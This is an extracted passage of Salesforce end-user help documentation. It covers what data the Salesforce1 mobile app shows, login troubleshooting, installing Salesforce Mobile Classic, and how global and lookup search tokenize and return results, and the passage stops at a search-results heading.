A Wi-Fi® or cellular network connection is needed to communicate with Salesforce. For cellular connections, a 3G network or faster is required. For the best performance, we recommend using Wi-Fi or LTE.

If you're using one of the Salesforce1 downloadable apps, you can view your most recently accessed records, and create and edit records, when your device is offline.

SEE ALSO:

Access Communities in Salesforce1
Locale and Language Support for the Salesforce1 App
Salesforce1 Mobile App Accessibility Considerations
What Data Is Available in the Salesforce1 Mobile App?

What Data Is Available in the Salesforce1 Mobile App?

Salesforce1 uses your organization's Salesforce edition, your user license type, and your assigned user profile and permission sets to determine the data that's available to you. You see most of the objects, record types, fields, and page layouts that you do when working in the full Salesforce site. But not all Salesforce data is available in Salesforce1.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

These objects are available as items in the Salesforce1 navigation menu. You can create, view, and edit records for these objects unless noted otherwise.

- Accounts
- Assets
- Campaigns
- Cases
- Contacts
- Content Libraries *(iOS downloadable app only)*
- Contracts
- D&B Company *(view only, for Data.com Prospector and Data.com Clean customers)*
- Dashboards *(view only)*
- Events
- Files
- Field Service Lightning (Operating Hours, Service Appointments, Service Resources, Service Territories, Work Types) *(mobile browser app only)*
- Forecasts *(iOS downloadable app only)*
- Knowledge Articles *(view only)*
- Leads
- Live Chat Transcripts
- Opportunities
- Orders
- Quotes (*create from opportunities only*)
- Reports (*view only*)
- Social Personas and Social Posts
- Tasks
- Work.com Coaching, Goals, Thanks, Rewards, and Skills *(Skills not available in the iOS downloadable app)*
- Work Orders
- Custom objects that have a tab you can access
- Salesforce Connect external objects that are searchable and have a tab you can access

With some exceptions, all the standard and custom fields are available on these records. And you can work with most of the related lists for these objects.

If Chatter is enabled, you can access feeds, groups, people (user profiles), and topics. (Topics is available in the mobile browser app only.) You can access user profiles even if Chatter is disabled.

If you're using a Salesforce1 downloadable app, you can use Salesforce Today to prepare for meetings, stay in touch with customers, quickly join conference calls, and generally manage your day.

Salesforce1 Navigation Menu

You can access all these objects from the Salesforce1 navigation menu. The navigation menu helps you focus on the objects you work with most frequently. Tap **More** at the bottom of the Recent section to see the full list of all objects available to you in Salesforce1.

Tip: If you're new to Salesforce and don't yet have a history of recent items, you initially see these objects in the Recent section of the Salesforce1 navigation menu: Accounts, Cases, Contacts, Files, Groups (unless added directly to the navigation menu), Leads, Opportunities, and People (unless added directly to the navigation menu).

As you spend time working in Salesforce1 and the full Salesforce site, the objects that you use the most eventually replace the default ones in the Recent section and become the objects that are available for global searches in Salesforce1.

It can take up to 15 days for the objects that you work with regularly to appear in the Recent section. To make objects appear under Recent immediately, pin them from your search results in the full site.

When doing a global search in Salesforce1, you can find records for the objects that appear in the Recent section only. To find records for the other objects that are in the full object list when the Recent section is expanded, search from the object's home page.

SEE ALSO:

Data Access and Views: What's Different or Not Available in Salesforce1

Why Can't I Log in to the Salesforce1 Mobile App?

You're certain that you're using your correct Salesforce credentials but you can't log in to Salesforce1? There are several common reasons why you might be having trouble.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

- Make sure that you actually have permission to use Salesforce1. Salesforce admins can control who's able to use the Salesforce1 downloadable apps and can also disable access to the mobile browser app, for you or your entire company. If you're not sure that you have access, check with your admin.
- If you're using a downloadable app, make sure you're logging in to the correct instance—production, sandbox, or a custom domain. By default, Salesforce1 connects to your production environment. If your organization uses single sign-on, configure the app to point to a different page during login. The same is true to connect Salesforce1 to a sandbox environment for testing purposes or to log in using a Community URL.

  A custom domain is in the form of `https://universalcontainers.my.salesforce.com`, where `universalcontainers` is a name selected by your admin. Your admin can provide you with the domain name to use.

  - To connect the downloadable app for iOS to a different instance, use these steps.
  - To connect the downloadable app for Android to a different instance, use these steps.
- Make sure that your username and password are stored correctly if you're using a password manager app such as 1Password™ or LastPass™. (Your Salesforce admin must first set up password management for your org. Using a password manager app to log in is available with the Salesforce1 downloadable app for iOS, version 11.0 or later).

If you're still unable to log in, ask your admin for help.

SEE ALSO:

Get the Salesforce1 Mobile App

Access Communities in Salesforce1

Requirements for the Salesforce1 Mobile App

Turn the Salesforce1 Mobile Browser App Off or On

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

When the Salesforce1 mobile browser app is enabled for your organization, you automatically redirect to this experience when you log in to Salesforce from a supported mobile browser. Using the full Salesforce site in a mobile browser isn't supported. But it is possible to turn off the mobile browser app if you need to access Salesforce Classic from your mobile device for awhile.

Note: If you disable automatic redirection to the Salesforce1 mobile browser app, you're turning off automatic access for any supported browser, on any of your mobile devices. For example, if you turn off the mobile browser app from your tablet, you won't be able to use the mobile browser app on your smartphone either.

These steps don't affect the Salesforce1 downloadable apps which always display the Salesforce1 interface.

To turn off the mobile browser app from within the app:

1. Tap .
2. Tap **Full Site**.

You switch immediately to the Salesforce Classic full site. It's not possible to access Lightning Experience from any mobile browser.

The full site is now your default environment whenever you log in from a mobile browser. You can switch back to the Salesforce1 mobile browser app using the **Go to Salesforce1** link in the full site footer, after which Salesforce1 returns to being your default environment.

To turn off the mobile browser app from the full site:

1. From your personal settings, enter `Advanced User Details` in the `Quick Find` box, then select **Advanced User Details**. No results? Enter `Personal Information` in the `Quick Find` box, then select **Personal Information**.
2. Deselect `Salesforce1 User`.
3. Save your changes.

To turn the Salesforce1 mobile browser app back on from the full site, repeat the previous steps and select the `Salesforce1 User` checkbox.

SEE ALSO:

Get the Salesforce1 Mobile App

Find Help in the Salesforce1 Mobile App

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Salesforce1 includes a **Help** link that you can use to learn about the mobile app.

The **Help** link is located at the bottom of the Salesforce1 navigation menu. Tap to open the navigation menu.

And there are a lot of other resources that can help you get started with Salesforce1. Check out Help Resources for the Salesforce1 Mobile App on page 137.

Help Resources for the Salesforce1 Mobile App

These resources provide information about using the Salesforce1 mobile app, setting up your organization to use the app, and developing for the app.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Getting Started with Salesforce1

Trailhead		
Salesforce1 Basics for Users		HTML
Guides		
Using the Salesforce1 App	PDF	
Help Topics		
Introduction to the Salesforce1 Mobile App		HTML
Salesforce1 Mobile App Features: What's Available in Each Version		HTML
Requirements for the Salesforce1 Mobile App		HTML
What Data Is Available in the Salesforce1 Mobile App?		HTML
Get the Salesforce1 Mobile App		HTML
What's Different or Not Available in the Salesforce1 Mobile App		HTML
Help in the App		
Salesforce1 Help		HTML
Salesforce1 Videos		
Take Your Tasks from Desktop to Mobile (Salesforce Classic)		Video
Accounts and Contacts on the Go (Salesforce Classic)		Video
How to Use Notes		Video

Setting Up and Customizing Salesforce1

Release Notes		
Salesforce1 Section in the Salesforce Spring '17 Release Notes	PDF	HTML
Trailhead		
Salesforce1 Rollout		HTML
Salesforce1 Mobile Basics		HTML
Salesforce1 Security and Compliance		HTML
Guides		

Salesforce1 Mobile App Admin Guide	PDF	HTML
Salesforce1 App Admin Rollout Guide		HTML
Help Topics		
Put Salesforce1 In Your Users' Hands		HTML
Salesforce1 Mobile App Setup Options		HTML
How Actions Are Ordered in the Salesforce1 Action Bar		HTML
Your Org's Branding in the Salesforce1 Mobile App		HTML
Enable Visualforce Pages for the Salesforce1 Mobile App		HTML
Work Offline with the Salesforce1 Mobile App		HTML

Developing for Salesforce1

Trailhead		
Visualforce Mobile		HTML
Guides		
Salesforce1 App Developer Guide	PDF	HTML
Salesforce1 Mobile URL Schemes for Android and iOS	PDF	
Salesforce1 Mobile Security Guide	PDF	

Salesforce Mobile Classic

The Salesforce Mobile Classic app provides mobile access to your Salesforce data from Android™ and iPhone® devices. You can view, create, edit, and delete records, keep track of your activities, view your dashboards, run simple reports, and log calls and emails. Your Salesforce admin must assign you a mobile license before you can use Salesforce Mobile Classic.

Note: Supported features may vary depending on your mobile operating system and device model.

Salesforce Mobile Classic stores your Salesforce records in a local database on your mobile device, which means you can use the Salesforce Mobile Classic app even when a data connection is unavailable. Salesforce Mobile Classic periodically polls Salesforce for new and updated records, saving you from the hassle of manually synchronizing your data.

Check the list of supported mobile devices to see if you can use the Salesforce Mobile Classic app on your smartphone.

Installing the Salesforce Mobile Classic App

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

Installing the Salesforce Mobile Classic App

You can install the Salesforce Mobile Classic app on any supported Android or iPhone device.

The easiest way to install Salesforce Mobile Classic is to visit `http://mobile.salesforce.com` from your mobile device and follow the on-screen instructions.

Or, you can use the installation steps for your type of device.

EDITIONS

Salesforce Mobile Classic setup available in: both Salesforce Classic and Lightning Experience

Mobile app available in: **Performance**, **Unlimited**, and **Developer** Editions for orgs created prior to Winter '17

Mobile app available for an extra cost in: **Professional** and **Enterprise** Editions for orgs created prior to May 1, 2016

Mobile app not available for orgs created in Winter '17 or later

Android Installation

Salesforce Mobile Classic is available for download from Google Play. To access Google Play, your Android device must be connected to the network. You also need a Google account to download applications. If you don't already have a Google account, go to `https://accounts.google.com` and select **Sign up** to set one up.

To install Salesforce Mobile Classic from Google Play:

1. From the Apps screen of your Android device, select the Google Play Store.
2. Select the **Search** field, and type *salesforce*.
3. Select Salesforce Mobile Classic from the search results.
4. Select **Download**.
5. Tap **Accept and Download** if you agree to the terms.
6. Select **Open** to launch the application.

7. The first time you launch the Salesforce Mobile Classic app on your device, you must activate the app for your device by logging in and downloading data. Verify that your phone is connected to a network.
   a. Select **I Accept**.
   b. On the activation screen, enter your Salesforce username and password.
   c. Select **Activate**.

Depending on your organization's setup, you might need to set up a passcode before accessing the app.

iPhone Installation

Salesforce Mobile Classic is available for download from Apple's App Store. To use the App Store, your iPhone or iPod touch must be connected to the network. You also need an iTunes™ Store account to download applications. If you don't already have an iTunes Store account, open iTunes on your computer and select **Store** > **Account** to set one up.

To install Salesforce Mobile Classic from the App Store:

1. From the Home screen of your iPhone or iPod touch, select the App Store icon.
2. Tap **Search**.
3. Tap within the `Search` field to open the keyboard. Type *`salesforce`*.
4. Select Salesforce Mobile Classic in the list of search results to view information about the application.
5. Tap **Free**, and then tap **Install**.

   Note: There's no charge to download the app from the App Store. But only users in Enterprise, Professional, Unlimited, Performance, or Developer Editions who've been assigned a mobile license can run Salesforce Mobile Classic.

6. Enter your iTunes Store account and password and tap **OK**.
7. The first time you launch Salesforce Mobile Classic, you must activate the app for your device by logging in and downloading data. Verify that your device is connected to a network.
   a. Tap the Salesforce icon on the Home screen.
   b. Tap **I Accept**.
   c. On the activation screen, enter your Salesforce username and password.
   d. Tap **Activate**.

      Warning: If the application closes or the device locks during the activation process, the iPhone operating system pauses the download process but it will resume the next time you open the app.

Depending on your organization's setup, you might need to set up a passcode before accessing the app.

FIND INFORMATION WITH SEARCH

Salesforce search gives you the power to find information faster. Search is available via the Salesforce site, a Salesforce1 mobile app, or a custom search implementation built on the Salesforce platform.

EDITIONS

Available in: **All** Editions **except Database.com**

How Does Search Work?
Search efficiently finds what you're looking for by breaking apart your search terms and finding matches for them from the index.

How Does Search Break Up Information?
Each time you create a record, the search engine breaks up the searchable information into pieces.

How Is Search Different Between Lightning Experience, Salesforce Classic, and Salesforce1?
Global search in the full Salesforce site (whether Lightning Experience or Salesforce Classic) and the Salesforce1 mobile app uses the same search index, so you're always searching the same data. You see the same set of recently accessed records in instant results. The search scope (the list of objects you use the most) influences search results. But remember that some standard objects aren't available in Salesforce1 and Lightning Experience, so you might not always see the exact same search results. And the global search interface is different between all these experiences, so there are visual and navigational differences to consider.

How Do I Search in Lookup Fields?
Use lookup search to associate two records together.

Search Results
In many cases, you'll quickly find the record you searched for by just reviewing the top results because results are sorted by relevance for each user. Understand why certain records are returned and how to best refine your results.

Browsing, Searching, and Managing Tags

Limitations for Search in Salesforce Classic
When using global search, sidebar search, advanced search, structured queries, list views, and filters, certain restrictions apply.

SEE ALSO:

How Does Search Work?

How Is Search Different Between Lightning Experience, Salesforce Classic, and Salesforce1?

How Does Search Work?

Search efficiently finds what you're looking for by breaking apart your search terms and finding matches for them from the index.

When you enter a search term in the search field (1), the search engine breaks up your search term into smaller pieces, called *tokens* (2). It matches those smaller terms to the record information stored in the index (3), ranks the associated records by relevance (4), and returns the results you have access to (5).

Note: After a record is created or updated, it could take a few minutes for the new text to be indexed and become searchable. Not all objects are searchable. The search engine only returns results you have permission to view.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**



For more information on what you can do with search, check out these videos.

- Search in Salesforce Classic
- Search in Salesforce Lightning Experience

How Does Search Break Up Information?

Each time you create a record, the search engine breaks up the searchable information into pieces.


When you create or update a record (1), the search engine breaks up the record's searchable text into smaller terms, called *tokens* (2). It then stores the tokens in the search index (3).

When you search, the search engine also breaks up your search terms. However, the way we break up terms when you search may be slightly different. If the search term tokens get few or no exact matches, we use spell correction, relaxed queries, and other query expansion methods to find other relevant matches in the index.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**



Here are some examples of the tokens created and indexed from record information. You could find the record with a search using any token listed.

Alphanumeric terms are split at letter-number boundaries. Terms with non-alphanumeric characters (such as punctuation marks) are split at the non-alphanumeric characters into alphabetic, numeric, and alphanumeric tokens.

Record Information	Indexed Tokens
Web2Lead	web2lead web 2 lead
Acme, Inc.	acme inc
Exhibit-XYZ1234	exhibit-xyz1234 exhibitxyz1234 exhibit xyz1234 xyz 1234
(415) 999-3434	415 999-3434 9993434 999 3434
john.smith@domain.com	john.smith@domain.com @domain.com john.smith john smith johnsmith domain.com domain com domaincom

Tip: If your search query contains punctuation or special characters and you're not getting the right results, try your query with white spaces in place of the punctuation.

For searches in Chinese, Japanese, Korean, and Thai (CJKT), the search engine returns accurate results using a special form of tokenization.

Record Information	Indexed Tokens
東京都 (Tokyo Prefecture)	**東京** (Tokyo) **都** (Prefecture)

How Is Search Different Between Lightning Experience, Salesforce Classic, and Salesforce1?

Global search in the full Salesforce site (whether Lightning Experience or Salesforce Classic) and the Salesforce1 mobile app uses the same search index, so you're always searching the same data. You see the same set of recently accessed records in instant results. The search scope (the list of objects you use the most) influences search results. But remember that some standard objects aren't available in Salesforce1 and Lightning Experience, so you might not always see the exact same search results. And the global search interface is different between all these experiences, so there are visual and navigational differences to consider.

Note: Although small differences in the order of search results can occur, you're still searching the same set of data.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Feature	Salesforce1 Downloadable Apps for Android and iOS	Salesforce1 Mobile Browser App	Full Site Lightning Experience	Full Site Salesforce Classic
Access Search	Search box at the top of the Salesforce1 navigation menu.	Search icon located in the header.	Search box located in the header.	Search box located in the header.
Instant Results When Search Box Is Selected	You see a list of your most recently used records across all objects.	You see a list of your most recently used records for the object currently selected in the search scope bar.	You see a list of your most recently used records across all objects.	Not available. Start typing to see instant results.
Instant Results as You Type	The characters you type filter the list of most recently used records.	The characters you type filter the list of most recently used records. As you type, the list also starts showing matching records that you haven't accessed recently.	The characters you type filter the list of most recently used records. As you type, the list also starts showing matching records across multiple objects that you haven't accessed recently.	The characters you type filter the list of most recently used records.

Feature	Salesforce1 Downloadable Apps for Android and iOS	Salesforce1 Mobile Browser App	Full Site Lightning Experience	Full Site Salesforce Classic
Full Search Results	You see the top 3 records for each of your most recently used objects. Results are grouped by object and sorted by relevance.	You see several results for the object selected in the search scope bar. Change the object to see more results. Results are sorted by relevance.	You see **Top Results**, which lists the top results for most frequently used objects. Change the object to see more results. Results are sorted by relevance.	You see the top 5 records for each of your most recently used objects. Results are grouped by object and sorted by relevance.
Refine Search Results	Not available.	You can sort results by any of the fields shown in search results.	You can sort results by column heading or by using the sort button.	You can sort results by column heading. If enabled by your admin, filtering is also available.
Chatter Feed Search	Global search doesn't find information in feeds. Use the Chatter feed search instead. On the **Chatter** page, pull down from the top of the page to expose the search box.	From the search results page, select **Feeds** in the search scope bar to see results from the All Company Feed.	From the search results page, select **Chatter** in the search scope list to see results from the All Company Feed.	From the search results page, use **Search Feeds** to see Feed updates from everything at your company.
Search Term Characters	**iOS**: Global search returns results for the first 155 characters of your search term. Feed search returns results for the first 100 characters. **Android**: Returns results for entire search term, regardless of the number of characters.	Returns results for the first 100 characters of your search term.	Returns results for the first 100 characters of your search term.	**Sidebar and Advanced**: Returns results for the first 80 characters of your search term. **Global**: Returns results for the first 100 characters of your search term.

How Do I Search in Lookup Fields?

Use lookup search to associate two records together.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions **except Database.com**

Term	Definition	Available in Salesforce Classic?	Available in Lightning Experience?
Standard Lookup	Searches a limited set of fields for each object, such as the name field. Results are limited to 50 records at a time. You can't sort, filter, or customize the columns in the results.	Yes	No
Enhanced Lookup	Searches more fields for each object. Search queries are broken into separate search terms, which allows for better matching and results. Results don't have a lookup-specific limit, and you can refine results.	Yes, if enabled by admin	Yes, but filtering is not available
Blank Lookup	A lookup search when you click the lookup icon without entering a search term.	Yes	Yes
Lookup Auto-Complete (Instant Results)	All lookup searches display a dynamic list of matching records when you start typing in a lookup field.	Yes, if enabled by admin. The characters you type filter the list of most recently used records.	Yes. The characters you type filter the list of most recently used records. As you type, the list also starts showing matching records that you haven't accessed recently.
Related Lookup Filters	Admin-set filters that restrict the valid values and search results for lookup fields for enhanced lookup dialog searches. Can be required or optional. For example, you can configure the **Account Owner** lookup field to only show active users on the same record.	Yes, if enabled by admin	Yes
Dependent Lookup Filters	Admin-set filters that reference fields on the current object record (the source) for enhanced lookup dialog searches. Can be required or optional. For example, you can configure the case **Contact** field to only show contacts associated with the account selected in the case	Yes, if enabled by admin	Yes, if enabled by admin

Term	Definition	Available in Salesforce Classic?	Available in Lightning Experience?
	Account Name field on the same record.		
Lookup Dialogs (Search Layout)	In Setup, admins define the fields that are available within the lookup dialog search layout. Users can add and remove fields from the list using My Columns. Users can't add extra fields that were not defined in the search layout by admins.	Yes	Yes, but lookup and global search results are both combined under the Search Results layout. My Columns isn't available.
Lookup Filter Fields (Search Layout)	In Setup, admins define the fields available for filtering for enhanced lookup searches. Users access the filters using Show Filters in the lookup dialog. Users can't add extra fields that were not defined in the search layout by admins.	Yes, if enabled by admin	No

Lookup Search in Salesforce Classic

Lookup fields allow you to associate two records together in a relationship. For example, a contact record includes an account lookup field that associates the contact with its account.

Lookup Search in Lightning Experience

Lookup fields allow you to associate two records together in a relationship. For example, a contact record includes an account lookup field that associates the contact with its account. In the lookup search for searchable objects, terms are matched against all searchable fields within a record, not just the name of the record. If you don't see a record in the auto-suggested instant results, perform a full search. If you don't see a new record in search results, wait 15 minutes and try again. Check out some more answers to frequently asked questions about lookups.

Lookup Search in Salesforce Classic

Lookup fields allow you to associate two records together in a relationship. For example, a contact record includes an account lookup field that associates the contact with its account.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Standard and Enhanced Lookups in Salesforce Classic

Salesforce objects often include *lookup fields* that allow you to associate two records together in a relationship. For example, a contact record includes an `Account` lookup field that associates the contact with its account. Lookup fields appear with the button on record edit pages. Clicking the icon opens a lookup search dialog that allows you to search for the record that you want to associate with the record you're editing. There are two main types of lookups: standard and enhanced.

Tips for Using Standard and Enhanced Lookups

Consider these tips when using standard and enhanced lookups.

Lookup Search Auto-Completion

If enabled by your administrator, lookups support auto-complete.

Standard and Enhanced Lookups in Salesforce Classic

Salesforce objects often include *lookup fields* that allow you to associate two records together in a relationship. For example, a contact record includes an `Account` lookup field that associates the contact with its account. Lookup fields appear with the button on record edit pages. Clicking the icon opens a lookup search dialog that allows you to search for the record that you want to associate with the record you're editing. There are two main types of lookups: standard and enhanced.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Standard Lookups in Salesforce Classic

Standard lookups search through a limited set of searchable fields per object and users can't refine search results.

Enhanced Lookups in Salesforce Classic

Enhanced lookups offer more search capabilities than standard lookups. In addition, enhanced lookups allow search result sorting and filtering.

Standard Lookups in Salesforce Classic

Standard lookups search through a limited set of searchable fields per object and users can't refine search results.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Availability

Standard lookups are available for most standard objects. All lookup fields use standard lookups by default.

Search Behavior

When you perform a blank lookup, a list of recently viewed records displays in the lookup search dialog.

Standard lookups query selected *Name* fields for objects.


A wildcard is automatically appended to each of your search terms. For example, a search for `bob jo` is really a search for `bob* jo*` and returns items with *bob jones*, *bobby jones*, or *bob johnson*.

Standard lookup queries match your search term against the org's database (not the search index) without breaking up the term into separate tokens.

Search Results

Most standard lookups return up to 200 of the most relevant records and allow you to page through 50 records at a time. Lookup searches for campaigns only return the top 100 results. If you've gone through all the results and still don't see the desired record, enter a more specific search term.

Results are ordered in alphabetical order by the primary record name field.



You can't sort, filter, or customize the columns in the search results.

Salesforce only returns matches for a custom object if your admin has associated a custom tab with it. You don't have to add the tab for display.

Note: Consider converting standard lookups into enhanced lookups for better search results. Admins enable enhanced lookups.

Enhanced Lookups in Salesforce Classic

Enhanced lookups offer more search capabilities than standard lookups. In addition, enhanced lookups allow search result sorting and filtering.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Availability

Enhanced lookups are available only for specific objects. Admins enable enhanced lookups for each object.

Search Behavior

When you perform a blank lookup, a list of recently viewed records displays in the lookup search dialog. If available, you can sort and filter recently viewed records. If you don't see a record, perform a full lookup search.

By default, enhanced lookups query a limited set of fields, primarily *Name* fields for each object. If available in the enhanced lookup search dialog, select **All Fields** and enter other search terms unique to the record, to search through all searchable fields.




Enhanced lookup search queries breaks down your search terms into tokens so that it can return records with matching tokens from the index.

Search Results

Enhanced lookups return up to 2,000 of the most relevant records and allow you to page through large sets of search results. If you've gone through all the results and still don't see the desired record, enter a more specific search term.

Results are initially presented in ascending alphabetical order by the primary record name field. Custom objects are listed in descending order by the date when you most recently accessed them.

Sort results by clicking on the column heading. Use **Show Filters** to filter results. Use **My Columns** to change which columns display in the search results.



Note: Admins must setup a search layout for the Lookup Filter Field before users can sort or filter results. Admins determine the available fields that appear as columns in the search layout. Although you can hide and organize the columns that appear in the layout with **My Columns**, you can't add columns that aren't included in the layout. So, contact your admin to request additional columns added to the layout.

Salesforce only returns matches for a custom object if your admin has associated a custom tab with it. You don't have to add the tab for display.

Tips for Using Standard and Enhanced Lookups

Consider these tips when using standard and enhanced lookups.

- If you can't find a record in lookup search results, verify the search term is correct or try entering a more specific search term. If enhanced lookups are enabled by the admin, you can filter or sort results. Admins also define which fields appear as columns in the search layout for refining results.
- If you enter a value in the lookup text box and save the record without clicking the lookup icon, Salesforce automatically performs a standard lookup search. If it finds an exact match, it saves that value to the lookup field, even if it finds other partial matches. If it doesn't find an exact match and finds one or more partial matches, Salesforce requires you to select a value from a drop-down list of matches. If no results match the text you entered, an error displays instead.
- To search for contacts, leads, users, or other individuals that include spaces in the `First Name` or `Last Name` fields, enter quotes around the terms. For example, to search for someone with the last name *von hausen*, enter `"von hausen"`.
- In organizations where the Salesforce Customer Portal or partner portal is enabled, you can filter the results that appear on the user lookup dialog by selecting either a queue or group of users from the `Owner` or `Assigned To` drop-down list.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

- If your organization uses divisions and you have the "Affected by Divisions" permission, your lookup dialog search results include records in the division you select in the lookup dialog window.
- When you perform a *blank lookup*, a list of recently used records displays. For standard lookups, records are ordered in alphabetical order by the primary record name field. For enhanced lookups, records are ordered by when you last viewed them. The number of records vary for some object types. Here are some examples of common blank lookup scenarios.
  - For standard lookups of products, the dialog displays 50 records.
  - For standard lookups of campaigns, the dialog displays 100 active campaigns.
  - For standard lookups of assets, the dialog displays all assets tied to the contact on the case.

  If you don't see the desired record in the list of recently used records, perform a full lookup search. You'll get the best results with more specific search terms.

Lookup Search Auto-Completion

If enabled by your administrator, lookups support auto-complete.

Both standard lookups and enhanced lookups can display a dynamic list of matching recently used records when a lookup field is edited. This list is restricted to objects of the appropriate type and, with the exception of lookups of users, is populated from recently used items. For example, while editing an Account lookup, you can see recently used accounts with names that match the prefix you have entered. Recently used contacts don't appear in this list.

Lookup auto-completion is subject to the following restrictions:

- You must have recently visited records of the appropriate type for the lookup's auto-completion list to be populated.
- You must be editing the lookup field on a record's edit page.

Hover details are displayed only for lookup fields on object types that are included in lists of recently used records. For example, products aren't included in lists of recently used records, so hover details aren't displayed for a lookup field on products.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions **except Database.com**

Lookup Search in Lightning Experience

Lookup fields allow you to associate two records together in a relationship. For example, a contact record includes an account lookup field that associates the contact with its account. In the lookup search for searchable objects, terms are matched against all searchable fields within a record, not just the name of the record. If you don't see a record in the auto-suggested instant results, perform a full search. If you don't see a new record in search results, wait 15 minutes and try again. Check out some more answers to frequently asked questions about lookups.

EDITIONS

Available in: Lightning Experience

Available in: **All** Editions **except Database.com**

Why Can't I See Any Results in the Picklist?

If an object hasn't been made searchable in your org or if you haven't previously viewed the record, the drop-down is empty.

Can I Use a Partially Matching Search?

To find the correct record, enter the full search term. The lookup search does not use automatic partially matching searches with trailing wildcards. This behavior is to avoid returning unwanted results to you.

What Determines the Secondary Field Under the Record Name?

When available, there's a secondary field displayed under the primary record name in lookups that provide more contextual information. For example, the location *San Francisco* appears under the company *Acme, Inc.* to help you distinguish similar record names and pick the right record. Your admin customizes secondary fields when setting which record fields display and in which order.

Which Fields are Searched in Lookup Dialog Search?

When you start typing in the lookup field, you see a list of auto-suggested results. These instant results are matches for the search term to the name type field of the record. However, if you perform a full search, the returned results match the search term to all searchable fields for the object. This behavior is similar to global search results.

Are Filters Available for Lookup Searches?

User-defined filters aren't available for lookup search results. However, admins can add both related and dependent lookup filters to help make results more relevant for users. When filters are added, the filters apply to both instant results (including recent items and suggested records) and full search results.

Why Can't I See Any Results in the Picklist?

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EDITIONS

Available in: Lightning Experience

Available in: **All** Editions **except Database.com**

Search Results

In many cases, you'll quickly find the record you searched for by just reviewing the top results because results are sorted by relevance for each user. Understand why certain records are returned and how to best refine your results.

EDITIONS

Available in: both Salesforce Classicand Lightning Experience

Available in: **All** Editions **except Database.com**

How Are Search Results Ordered?

